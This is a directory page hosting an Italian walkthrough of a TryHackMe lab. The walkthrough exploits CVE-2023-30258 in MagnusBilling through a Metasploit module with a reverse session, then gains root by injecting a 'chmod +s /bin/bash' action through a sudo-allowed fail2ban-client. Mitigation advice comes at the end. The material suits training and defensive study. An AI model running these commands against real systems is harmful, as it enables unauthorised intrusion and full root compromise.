
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
THM-MagnusBilling-CVE-2023-30258-Exploit — Walkthrough passo-passo dello sfruttamento di CVE-2023-30258 (MagnusBilling RCE) e dell'escalation dei privilegi tramite una configurazione errata di fail2ban su un lab TryHackMe. Mostra enumerazione web, sfruttamento con Metasploit ed escalation dei privilegi su Linux. | Kitploit
Strumenti/GitHubGitHub/cyb3rk0ala/thm-magnusbilling-cve-2023-30258-exploit
Escalation di PrivilegiRicognizioneAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebCTFPenetration TestingCommand and ControlApprendimento e Formazione
Condividi
Lab e Pratica
GitHubcyb3rk0ala/thm-magnusbilling-cve-2023-30258-exploit

THM-MagnusBilling-CVE-2023-30258-Exploit

Walkthrough passo-passo dello sfruttamento di CVE-2023-30258 (MagnusBilling RCE) e dell'escalation dei privilegi tramite una configurazione errata di fail2ban su un lab TryHackMe. Mostra enumerazione web, sfruttamento con Metasploit ed escalation dei privilegi su Linux.

Vedi Repository
283 mesi faNon ancora revisionato

THM-MagnusBilling-CVE-2023-30258

⸻

🛡️ MagnusBilling RCE → Root (CVE-2023-30258)

📌 Panoramica • Target: 10.145.148.203 • Piattaforma: TryHackMe • Vulnerabilità: CVE-2023-30258 • Accesso: Esecuzione Remota di Codice (RCE) non autenticata • Escalation dei Privilegi: configurazione errata di fail2ban • Accesso Finale: Root

⸻

🔍 1. Ricognizione

Scansione delle Porte

rustscan -a 10.145.148.203

📊 Porte Aperte

Porta Servizio 22 SSH 80 HTTP 3306 MySQL 5038 Asterisk Screenshot 2026-04-08 at 22 09 15

La presenza di Asterisk suggerisce un sistema VoIP/fatturazione.

⸻

🌐 2. Enumerazione Web


Fuzzing delle Directory

ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
-u "http://10.145.148.203/mbilling/FUZZ" -ic -c

📁 Risultati: • /archive • /assets • /lib • /tmp • /protected

Il percorso /mbilling viene identificato come un potenziale vettore d'attacco. Screenshot 2026-04-08 at 22 06 08
⸻

🚨 3. Identificazione della Vulnerabilità

CVE-2023-30258

MagnusBilling è vulnerabile a: • Esecuzione Remota di Codice (RCE) non autenticata • Iniezione di Comandi • Compromissione totale del sistema

⸻


💣 4. Sfruttamento (Metasploit)

msfconsole

search CVE:2023-30258

use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258

set RHOSTS 10.145.148.203 set LHOST tun0 set LPORT 4444 run Screenshot 2026-04-08 at 22 03 12 Screenshot 2026-04-08 at 22 03 39
⸻

🎯 Risultato

sessione meterpreter aperta

sysinfo

OS: Linux Debian User: asterisk

Screenshot 2026-04-08 at 22 04 03

⸻

🔐 5. Accesso Iniziale

shell

python3 -c 'import pty;pty.spawn("/bin/bash")'

whoami

asterisk

⸻

🏁 6. Flag Utente

cd /home/magnus cat user.txt

⸻

🔎 7. Escalation dei Privilegi

Controllo sudo

sudo -l

(ALL) NOPASSWD: /usr/bin/fail2ban-client

Configurazione errata critica rilevata!

Screenshot 2026-04-08 at 22 22 42

⸻

💣 8. Sfruttamento di Fail2Ban

Aggiunta di un'azione dannosa

sudo fail2ban-client set mbilling_login addaction evil

sudo fail2ban-client set mbilling_login action evil actionban "chmod +s /bin/bash"

sudo fail2ban-client set mbilling_login banip 127.0.0.1

Screenshot 2026-04-08 at 22 05 14

⸻

🚀 9. Accesso Root

/bin/bash -p

id

euid=0(root)

Inizialmente whoami restituiva asterisk. Utilizzando bash -p si scala a root.

Screenshot 2026-04-08 at 22 05 40

⸻

👑 10. Flag Root

cat /root/root.txt

⸻

🧠 11. Punti Chiave • Lo sfruttamento della CVE ha fornito un facile accesso iniziale • L'enumerazione web è fondamentale (ffuf ha identificato /mbilling) • Un sudo configurato male può portare alla compromissione totale del sistema • fail2ban può essere abusato per l'escalation dei privilegi

⸻

🛡️ 12. Mitigazione • Aggiornare MagnusBilling all'ultima versione • Rimuovere NOPASSWD dalla configurazione di sudo • Limitare l'accesso a fail2ban-client • Rafforzare applicazioni web ed endpoint

⸻

💀 Conclusione

Questa macchina dimostra una catena d'attacco realistica:

RCE Web → Shell → Escalation dei Privilegi → Root

Una combinazione di vulnerabilità + configurazione errata ha portato alla compromissione totale del sistema.

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    322
  • 5

    estorides

    grisuno/estorides

    Aggrega in parallelo oltre 99 fonti OSINT gratuite, risolve le entità in un knowledge graph ed esporta in STIX 2.1, MISP o GraphML con analisi assistita da LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    251

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





